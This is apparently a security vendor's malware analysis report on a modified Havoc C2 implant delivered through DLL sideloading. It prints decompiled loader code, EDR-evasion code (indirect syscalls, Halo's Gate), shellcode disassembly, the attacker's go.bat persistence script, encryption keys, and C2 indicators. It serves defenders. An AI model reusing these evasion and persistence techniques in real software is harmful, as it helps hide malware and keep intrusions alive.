180002d1e if (arg2 != 1)
180002d34 result = 0
180002d1e else if (load_decrypt_licensekey_payload() s>= 0)
180002d48 install_ntdll_evasion_hooks()
180002d6d uint32_t threadId
180002d6d // Spawn payload execution thread (execute_payload_thread)
180002d6d // — runs decrypted shellcode
180002d6d CreateThread(lpThreadAttributes: nullptr, dwStackSize: 0,
180002d6d lpStartAddress: execute_payload_thread, lpParameter: nullptr,
180002d6d dwCreationFlags: THREAD_CREATE_RUN_IMMEDIATELY, lpThreadId: &threadId)
180002d73 result = 1
180002d27 else
180002d2e SetLastError(dwErrCode: ERROR_OUT_OF_PAPER)
180002d34 result = 0
180002d34
180002d3e __security_check_cookie(rax_1 ^ &var_48)
180002d47 return result

```

[view raw loader_entrypoint.c](#) hosted with ♥ by [GitHub](#)

First, the payload is decrypted with a 32-byte ChaCha20 key. In our sample, this key was 06 83 33 23 c5 e3 1a 82 73 be 47 b0 df 70 b9 4c c8 f3 8d 44 35 93 3b 91 81 1d 8b dd 95 26 8f 86. This is the same as the ChaCha20 key found in mpclient.dll. It further employed a nonce of all null bytes. Of note, license.key is assumed to be located in the same working directory. An attempt to read HKCU\SOFTWARE\Classes\Local Settings\Software\Microsoft, specifically the UXMP value, is generated by this loader. This would contain the path of license.key if it were not co-located in the directory. Given our adversary is deleting this key during execution, it may be used as a mutual exclusion (mutex) method to try and deconflict execution of multiple Havoc implants, though we find it more likely that this is simply leftover code or an unutilized feature of the loader.

Once the payload is decrypted and exists in memory, the evasion hooks are utilized to prevent disruption to process execution.

The first creates a bypass on `ntdll!RtlExitUserProcess`. When this function is called, the Detours API allows the adversary to generate their own code to call prior to the process being terminated. In this case, a 5000 ms sleep loop is called. This prevents this function from ever resolving, meaning that malware execution is preserved even when process termination is attempted (specifically through this `ntdll` high-level function).

The second hooks `ntdll!LdrUnloadDll`, which, as the name suggests, simply blocks DLL unloading. This will maintain DLL load states and help preserve execution chains; allowing the malware to run unabated from security software. It does this by simply returning "0" before performing any further actions, signalling to the calling process that execution was successfully terminated with no errors.

This mirrors the execution of the Detours-based `ntdll` hooking found in `mpclient.dll`.

Following this, the thread containing the Havoc Demon is spawned. In our cases, this often targeted `notepad.exe` as a spawn-to, but we believe that this did not successfully execute in one of the examined cases, making spawn-to processes difficult to enumerate.

Summoning the Demon: Dissecting modified Havoc C2 agent

What is Havoc?

Havoc is an open-source, modern, and malleable post-exploitation command-and-control framework created by [@C5pider](#), designed as an alternative to commercial tools like Cobalt Strike. Per the [official documentation](#), the Havoc Framework is split into two parts:

- **Teamserver** - a Golang-based server that handles connected operators, manages listeners, parses agent callbacks, and handles downloaded files and screenshots from agents. The Teamserver also builds **Demon** payloads (Havoc's implant agent) at generation time using mingw cross-compilers and NASM. It uses Yaotl configuration profiles (`.yaotl`) for defining operators, listeners, and C2 behavior. It supports ExternalC2 functionality through Service endpoints, allowing custom third-party agents (such as [Talon](#)) to interact with the Teamserver via an intermediate Python API. While Havoc supports third-party agents like Talon, the Demon is the primary built-in agent and the focus of this analysis.
- **Client** - a C++/Qt-based operator interface where operators connect to the Teamserver, interact with agents, task commands, and receive output. This is the UI component, not to be confused with the Demon agent itself.

The Havoc repository was archived on February 20, 2026, meaning the project is no longer actively maintained. However, the full source code remains publicly available, allowing threat actors to fork, modify, and build custom variants.

Slipping past the guards

EDR products hook `ntdll.dll` functions by overwriting their first bytes with a `jmp` to monitoring code. The Demon bypasses these hooks using indirect syscalls, so instead of calling the hooked functions, it extracts the Syscall Service Numbers (SSNs) and executes the syscall instruction from within `ntdll`'s own memory.

Every `Nt*` function in `ntdll` follows the same stub pattern:

NtAllocateVirtualMemory:

mov r10, rcx ; 4C 8B D1 - save first argument

mov eax, 18h ; B8 18 00 00 00 - Syscall Service Number (SSN)


syscall ; 0F 05 - transition to kernel

ret

[view raw syscall.txt](#) hosted with ♥ by [GitHub](#)

The Demon extracts the SSN from each stub, this tells the kernel which function to execute. It also locates the syscall instruction address inside NtAddBootEntry in ntdll. When the Demon needs to call any Nt* API, it puts the extracted SSN in EAX and jumps to that syscall address inside ntdll, so the instruction pointer (RIP) points into ntdll's legitimate memory when the syscall executes, making it look normal to EDR.

All ~36 APIs share this single syscall address from NtAddBootEntry, which is consistent with the [Havoc documentation](#) describing syscall stubs “modified so the return address points to NtAddBootEntry within the ntdll.dll module”.



```
mw_syscall_execute_indirect proc near ; CODE XREF: sub_17194+65↓p  
                                ; sub_1721F+96↓p ...  
    mov     r10, rcx  
    mov     eax, [r11+8] ; load the extracted SSN into EAX  
    jmp     qword ptr [r11] ; JUMP to the syscall instruction inside ntdll
```

Figure 10: The indirect syscall executor: loads the extracted SSN into EAX, then jumps to the syscall instruction inside ntdll

That jmp qword ptr [r11] is the indirect syscall - it jumps to the syscall instruction inside NtAddBootEntry in ntdll, so the CPU executes it with RIP pointing into ntdll's legitimate memory. This single syscall address is shared as the jump target for all ~36 indirect syscalls.

During initialization, the Demon scans ~36 Nt* functions in ntdll for the byte pattern 4C 8B D1 B8 (mov r10, rcx; mov eax, <SSN>) to extract each function's SSN dynamically at runtime rather than hardcoding them - this is the technique known as Hell's Gate, mentioned earlier.

If the target stub is hooked by EDR (the 4C 8B D1 B8 pattern is overwritten), the Demon doesn't give up. It walks to neighboring Nt* functions above and below in memory until it finds a clean stub, then calculates the correct SSN by offset (neighbor_SSN - distance or neighbor_SSN + distance). This fallback technique is called Halo's Gate and was mentioned previously.

```

16 // step = stub size (bytes between consecutive Nt* functions)
17 step = stub_size;
18 // offset = stub size (starts 1 neighbor away)
19 offset = stub_size;
20 // distance = 1 (how many stubs away from the target we are)
21 distance = 1;
22 while ( 1 )
23 {
24     // Halo's Gate: try extracting SSN from the neighbor ABOVE (target + offset)
25     if ( (unsigned int)mw_extract_syscall_stub(
26         step,
27         offset,
28         0,
29         target_func_ptr + offset,
30         (unsigned __int64)neighbor_ssn,
31         0) )
32     {
33         *ssn_out = neighbor_ssn[0] - distance;
34         return 1;
35     }
36     // Halo's Gate: try extracting SSN from the neighbor BELOW (target - offset)
37     if ( (unsigned int)mw_extract_syscall_stub(
38         step,
39         offset,
40         0,
41         target_func_ptr - offset,
42         (unsigned __int64)neighbor_ssn,
43         0) )
44     {
45         break;
46     }
47     // Both neighbors hooked - move one stub further out
48     ++distance;
49     offset += step;
50     if ( distance == 500 )
51     {
52         return 0;
53     }
54 }
55 *ssn_out = neighbor_ssn[0] + distance;
56 return 1;
57 }

```

Figure 11: Halo's Gate fallback: when a target stub is hooked, the Demon walks neighboring Nt functions above and below in memory until it finds a clean one, then calculates the correct SSN by offset

Shellcode loader

The Demon agent is delivered as a position-independent shellcode. Before the Demon can run, a shellcode loader must bootstrap it: find where it's loaded in memory, locate ntdll, resolve a few important APIs, and manually map the embedded Demon DLL into the process. This is [an unmodified Havoc shellcode](#), which is also known as KaynLdr (appreciate @C5pider for pointing this out).

The loader bootstraps itself in three steps: first, it finds its own base address, unlike a normal EXE that loads at a known address, shellcode gets injected into arbitrary memory and has no idea where it is. The classic call \$+5 trick solves this: call pushes the next instruction's address onto the stack, then pop rcx captures it, giving the shellcode its own location so it can find the embedded Demon DLL relative to that position. From there, it scans backward for the MZ header to find the image base. Next, it walks the PEB's InMemoryOrderModuleList to locate ntdll.dll by hashing each module name with DJB2. Finally, it parses ntdll's export table to resolve three NTAPI functions, hashing each export name and matching against target hashes: LdrLoadDll (0x14249D31), NtAllocateVirtualMemory (0x60B9BE9A), and NtProtectVirtualMemory (0xE77E3076). These are used to manually map the embedded Demon DLL into memory - NtAllocateVirtualMemory allocates space, the loader copies PE sections and processes relocations, and NtProtectVirtualMemory sets the correct page permissions.

```

; _WORD *sub_3A0()
sub_3A0 proc near ; CODE XREF: sub_20:loc_63↑p
E8 00 00 00 00 call $+5

loc_3A5: ; DATA XREF: sub_3A0+11↓r
59 pop rcx

loc_3A6: ; CODE XREF: sub_3A0+14↓j
; sub_3A0+2B↓j
48 31 DB xor rbx, rbx
BB 4D 5A 00 00 mov ebx, 5A4Dh
48 FF C1 inc rcx
66 3B 19 cmp bx, word ptr ds:(loc_3A5 - 3A5h)[rcx]
75 F0 jnz short loc_3A6
48 31 C0 xor rax, rax
66 8B 41 3C mov ax, [rcx+3Ch]
48 01 C8 add rax, rcx
48 31 DB xor rbx, rbx
66 81 C3 50 45 add bx, 4550h
66 3B 18 cmp bx, [rax]
75 D9 jnz short loc_3A6
48 89 C8 mov rax, rcx
C3 retn
sub_3A0 endp

```

Figure 12: The shellcode captures its own address via call \$+5, then scans for the MZ/PE signature to locate the embedded Demon DLL

The Demon resolves all Windows APIs at runtime using DJB2 hashing with a different seed than the original source code:

```

def djb2_hash(name, seed=0x16AA):
    h = seed
    for c in name:
        b = ord(c)
        if b > 0x60:
            b -= 0x20

```

```
h = ((h * 33) + b) & 0xFFFFFFFF
```

```
return h
```

[view raw djb2.py](#) hosted with ♥ by [GitHub](#)

Interestingly, the binary contains two separate DJB2 implementations with different seeds. The shellcode loader uses seed 0x2673 and is only used during the initial PE mapping stage, resolving NtAllocateVirtualMemory, NtProtectVirtualMemory, and LdrLoadDll from ntdll. The Demon agent's own hash function uses a different seed, 0x16AA, and handles all runtime API resolutions, including Nt* APIs, module lookups, and the NtAddBootEntry resolution for the indirect syscall gadget.

Configuration and C2

The Demon config is embedded in the binary as plaintext:

Field	Value
Sleep	8 seconds
Jitter	50
Spawn64 (injection target)?	123.exe
Spawn32 (injection target)?	123.exe
HTTP Method	POST
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
C2 URL path	/3651167/48328588/08630
C2 URL path	/a817b028fe/307c2b4390bb/
C2 URL path	/1/1.0/235/07/
C2 URL path	/api/search/1/data/1/recentlyviewedproduct/
C2 URL path	/api/1.3/data
PE name	demon.x64.dll

[view raw config.md](#) hosted with ♥ by [GitHub](#)

The Spawn64/Spawn32 fields define the process Demon launches and injects into for fork-and-run operations. Typically, this is set to a legitimate Windows binary like C:\Windows\System32\notepad.exe, which is exactly what we observed in another Havoc Demon sample from the similar campaign. The value 123.exe with no full path is unusual and may indicate a testing or hastily configured deployment.

All config strings are stored as UTF-16LE wide strings in the config region. The C2 URL paths are designed to mimic legitimate API endpoints to blend in with normal web traffic. These values are operator-configured via the Teamserver's Yaotl profile at payload generation time, making them IoCs specific to this campaign, not Havoc defaults. The one exception is `demon.x64.dll`, which is the default internal PE name from the Havoc source code.

The C2 URL paths are configured via the Havoc Teamserver's listener profile; they define the URI endpoints the Demon agent connects to for tasking.

The Demon reads three registry values at runtime. All three use the same two registry paths with an HKCU primary and HKLM fallback:

- Primary: `HKCU\SOFTWARE\Classes\Local Settings\Software\Microsoft\`
- Fallback: `HKLM\SOFTWARE\Microsoft\SQMClient\`

The three registry values each serve a distinct purpose. UXMP likely stores the file path to the Demon payload on disk, when the agent needs to perform fork-and-run operations, it reads this path, creates a randomly-named pipe (`\\.\pipe\{GUID}`), and calls `CreateProcessW` to spawn a sacrificial process for executing post-exploitation tasks.

The UFID and UCID values work as a pair: after reading the registry data, the Demon sets up a ChaCha20 decryption using the UCID output as key material, with a hardcoded 12-byte nonce (41 98 B6 39 77 EA 2B F0 A4 2D 42 22). The decrypted result is parsed as a list of C2 host:port entries for fallback communication.

This registry-based C2 recovery mechanism is not part of stock Havoc. In the default framework, C2 URLs are baked into the config blob at compile time, and there is no registry fallback. This modification gives the operator a resilience layer; if the hardcoded C2 servers are taken down or sinkholed, the Demon can recover a fresh set of C2 addresses from the registry without being redeployed. This is a notable indicator that the operator has customized the Havoc framework beyond its default capabilities.

Name	Type	Data
 (Default)	REG_SZ	(value not set)
 UCID	REG_SZ	8ge7M9+wLJnWO5mg8g0kDtsLWZq7A3CAPkAo7qolmAY=
 UFID	REG_SZ	2fZfQpSwLTnTKKZcd5EYngqhhYyx6UNzWleTPkL/SabyPcSfvV5WiLBv

Figure 13: Encrypted C2 and ChaCha20 key in the registry




Figure 14: Decrypted C2s (Source: CyberChef)

From Havoc to chaos

Following the successful deployment of the Havoc Demon on the beachhead host, the threat actors began lateral movement across the victim environment. While the initial social engineering and malware delivery demonstrated some interesting techniques, the hands-on-keyboard activity that followed was comparatively straightforward.

Staging additional payloads

With the initial compromise occurring at 20:18 UTC on February 20, 2026, the adversary wasted little time. Just 50 minutes later, at 21:08 UTC, scheduled tasks were being created across the environment. These tasks were registered across four of the nine compromised endpoints, each pointing to a batch script located at C:\Windows\SoftwareDistribution\Download\go.bat, a directory that temporarily stores Windows Update files, chosen to blend in with legitimate system activity. The scheduled tasks ensured that on every system boot, the batch script would execute, reconstructing and launching the Havoc Demon payload, providing the adversary with persistent C2 access that would survive reboots:

```
@echo off
```

```
cd "%Windows%\SoftwareDistribution\Download"
```

```
type c_*.dat > 2187.cab
```

```
del /F c_*.dat
```

```
expand 2187.cab -F:* .
```

```
del /F 2187.cab
```

```
move /Y 3 msvcp.dll & move /Y 4 WerFault.exe & move /Y 2 faultrep.dll & move /Y 1 license.key
```

```
start "" WerFault.exe
```

```
echo "Update completed."
```

[view raw go_bat.txt](#) hosted with ♥ by [GitHub](#)

In a particularly amusing touch, the adversary included echo “Update completed” at the end of the script, so if anyone happened to catch the brief console window flashing during boot, they would assume it was just a routine Windows update.

The adversary split their payload across multiple .dat files prefixed with c_, which were concatenated into a .cab archive, expanded, and renamed to their final filenames. This technique mirrors the initial infection chain observed on the beachhead, the payload was fragmented to evade detection and reassembled on-disk at execution time. The final payload consisted of WerFault.exe (a legitimate Windows Error Reporting binary), faultrep.dll (a malicious sideloading DLL), msvcp.dll, and the now-familiar license.key containing the encrypted Havoc Demon shellcode. Analysis of faultrep.dll confirmed it shares the same functionality as mpclient.dll from the initial infection - both are UPX-packed and use the identical ChaCha20 key to decrypt license.key. The use of WerFault.exe as the sideloading host follows the same DLL sideloading pattern established earlier in the attack chain, substituting yet another legitimate, signed Windows binary.

The scheduled task names across the affected endpoints were purely numeric (e.g., 1771621617, 1771621855, 1771621990, 1771622115). These values are likely Unix epoch timestamps, each converting to a time two to seven minutes before the actual task was registered on the target endpoint, indicating the task name was generated at the moment the adversary kicked off the deployment, with the small delay reflecting the time it took to reach and execute on each host. All four scheduled tasks were created within a nine-minute window, starting at +50 minutes after the initial compromise and completing by +59 minutes, indicating rapid, sequential deployment.

BYORMM: Bring Your Own Remote Monitoring and Management Tool

It's worth noting that not every compromised endpoint received the Havoc payload via scheduled task. The adversary also deployed legitimate remote monitoring and management (RMM) tools to the remaining endpoints, diversifying their persistence mechanisms across the environment.

Level RMM was the first RMM deployed, appearing on two endpoints at 21:26 and 21:44 UTC, just over one hour after the initial compromise. It executed with an enrollment key (--key uGTYwD7VzX3bnwX9PVGdXtiD) to register the agents to an adversary-controlled tenant.

Detected Event

Rule Name: <REDACTED> 

Autorun Name: [Level Watchdog](#)

Persistence Mechanism: [Scheduled Task - Level Watchdog](#)

Binary Path: [C:\Program Files\Level\level.exe --check-service](#)  

Rule Name: <REDACTED> 

Autorun Name: [Level](#)

Persistence Mechanism: [Service \(Own Process\) - Level Agent Service](#)

Binary Path: ["C:\Program Files\Level\level.exe" --key uGTyWd7VzX3bnwX9PVGdXtiD --action=run](#)  

Figure 15: Huntress detections for Level RMM agent persistence, showing the enrollment key used to register the agent to an adversary-controlled tenant

XEOX, a lesser-known RMM agent, appeared on three additional endpoints approximately eleven hours after the initial compromise, beginning at 07:14 UTC on February 21.

Rule Name: ThreatOps Hunting 

Autorun Name: [Agent Watchdog](#)

Persistence Mechanism: [Scheduled Task - Agent Watchdog](#)

Binary Path: ["C:\Program Files\XEOX\xeox-agent x64\xeox-agent x64.exe" check_watchdog_WATCHDOG TASK](#)  

Rule Name: ThreatOps Hunting 

Autorun Name: [Agent Watchdog on Boot](#)

Persistence Mechanism: [Scheduled Task - Agent Watchdog on Boot](#)

Binary Path: ["C:\Program Files\XEOX\xeox-agent x64\xeox-agent x64.exe" check_watchdog_WATCHDOG TASK ON BOOT](#)  

Figure 16: Huntress detections for XEOX RMM agent persistence via scheduled tasks

In total, the adversary moved from the beachhead to nine additional endpoints, deploying three distinct persistence mechanisms across the environment: Havoc Demon payloads via scheduled tasks on four endpoints, Level RMM on two endpoints, and XEOX RMM on three endpoints. No single endpoint received all three tools, instead, the adversary distributed different tooling across different hosts, ensuring that the discovery and remediation of one persistence mechanism would not eliminate access to the entire

environment. The use of legitimate RMM tools as persistence mechanisms presents a particular detection challenge - these are signed, trusted applications commonly found in managed environments, making them difficult to distinguish from authorized use without additional context or correlation with other suspicious activity. The approximately ten-hour gap between the Level and XEOX deployments may suggest an operational pause before the adversary returned to the environment to establish additional persistence.

Conclusion

What begins as a phone call from “IT support” ends with a fully instrumented network compromise - modified Havoc Demons deployed across endpoints, legitimate RMM tools repurposed as backup persistence. This campaign is a case study in how modern adversaries layer sophistication at every stage: social engineering to get in the door, DLL sideloading to stay invisible, and diversified persistence to survive remediation.

That said, the contrast between `vcruntime140_1.dll`'s dozens of trampolines with HellsGate syscalls and `mpclient.dll` being...UPX packed suggests the adversary's commitment to sophistication is somewhat inconsistent. One loader got the full red-team treatment; the other got pushed out the door on a Friday afternoon.

The distribution of three distinct persistence mechanisms across nine endpoints may not reflect deliberate operational planning so much as an adversary adapting on the fly when initial methods didn't land cleanly. Regardless of intent, the end result still presents a remediation challenge: cleaning one persistence mechanism from one host doesn't guarantee the environment is clear, and the mix of custom malware with legitimate RMM tools makes full scoping essential.

The speed of lateral movement, scheduled tasks deploying across four endpoints within an hour of initial access, strongly suggests the end goal was data exfiltration, ransomware deployment, or both. An adversary moving this fast isn't setting up shop for long-term espionage; they're racing to maximize access before defenders can respond.

If your detection strategy relies solely on catching the malware, you have already lost - the battle starts at the moment an end user picks up the phone. [User awareness training](#), application whitelisting, and layered detection aren't optional - they are the difference between catching this at the social engineering stage and discovering it after multiple endpoints are compromised.

Recommendations

1. Embrace a human-centric defense

Because the initial access relied on the spam e-mail and IT support pretext, technical controls are often insufficient to prevent some degree of initial access.

- **Security awareness training (SAT)** - Consider expanding training beyond simple tradecraft. Fake IT support scams are nothing new, and users should always practice a level of healthy skepticism when conducting themselves on computers. Educated users present the largest barrier to adversary initial access.
- **Enforce out-of-band authentication** - Require verification of IT administrator requests through a secondary communication channel, like a direct phone call, text message, or internal messaging system separate from the initial request. This simple step helps confirm legitimacy and can defeat social engineering attacks that impersonate IT staff. Conduct tabletop exercises with your team to practice distinguishing between fraudulent and legitimate IT administrator requests.

2. Restrict and monitor application execution

The adversary abused several legitimate Windows and Adobe applications to deliver their malware, but this doesn't mean we should ignore additional tradecraft.

- **Whitelist application execution** - Execution of remote management applications should not go unnoticed to local IT personnel; the easiest way to mitigate remote monitoring & management (RMM) tool abuse is simply to forbid their execution in environments. Most organizations utilize one or two; the use of additional RMMs should always be cause for concern.
- **Regularly audit RMM purpose** - Create a comprehensive inventory of which RMM agents belong to which organizations and audit this on a regular cadence. It is not uncommon for Huntress to report years-old anomalous RMMs on newly onboarded hosts.

3. Prevent lateral movement

Once local access has been obtained, adversaries will move rapidly through networks, as demonstrated by this case. Creating barriers to lateral movement will often buy defenders critical time to triage and respond to network intrusions.

Lock down horizontal communication - Common tradecraft often dictates that attackers will move laterally via TCP/3389 (RDP) or TCP/445 (SMB). Horizontal (workstation to workstation) communication via these protocols is often unnecessary if not undesirable. Use host-based firewall policies to restrict access via these channels.

Detection

[Tar Archive Extraction to Specified Location](#)

[Possible DLL Side-Loading Using ADNotificationManager.exe](#)

[Possible DLL Side-Loading Using DlpUserAgent.exe](#)

Indicators of compromise (IOCs)

Item	Description
388c53e8ff438f0cf101fe0322ad8f32bae140ff85da9b71b0fa366a76097408	SHA-256: DLPUserAgent.exe (Legitimate)
6fbd98bbdb8a34dd563f29f45c66adf5c53b1aff225269af3ceb56d76ecd677d	SHA-256: mpclient.dll (Malicious Loader)
64ec615c046a59c08f0ddf3fe9f93e0c9e1bed227d980628cc09600e94adcd25	SHA-256: mpclient2.dll (Legitimate)
1175b1c56d59b736fe25495674ee3f83848e7785fde8ba9e207d283fed9b36c7	SHA-256: license.key (Havoc)
c10e144c25c1bac0692ed0b31dd626ab9195c5285b82430371a4ecdbd6d7f3fd	SHA-256: ADNotificationManager.exe (Legitimate)
b1ccee3d0dc7a85c117580cc08b8edcb8118b5612669300d4b006f50663b387e	SHA-256: vcruntime140_1.dll (Malicious Loader)
e30b3f4979b63b50438d061858c9cde962f4494e585c627a11c98b6c5b7b2592	SHA-256: vcruntime140_2.dll (Legitimate)
0dce1175dc50d20da0fc009d0eed30fb75a004389fca0fbe0abe9835631d745c	SHA-256: loader_vcruntime140_1.dll (Malicious Loader)
59014e97287b5602bba192a04535c59c60c6eb3a9770a94293551dfd5390c5c2	SHA-256: Decrypted license.key (Havoc)
d96d8b01d034ca1b9b232c70d57a863320cc107e07245ef7308cbdb069031e61	SHA-256: faultrep.dll (Malicious Loader)

96c3b7ec47ca5ffaac5da1fda25b1ad1afa91e57e1586165deec1e541f3def2e	SHA-256: go.bat (Malicious batch file used to deploy Havoc)
arcupondepago[.]com	URL: Havoc C2
alatastro[.]com	URL: Havoc C2
egravy[.]com	URL: Havoc C2
agriculaly[.]com	URL: Havoc C2
bongsebing[.]com	URL: Havoc C2
afzarkara[.]com	URL: Havoc C2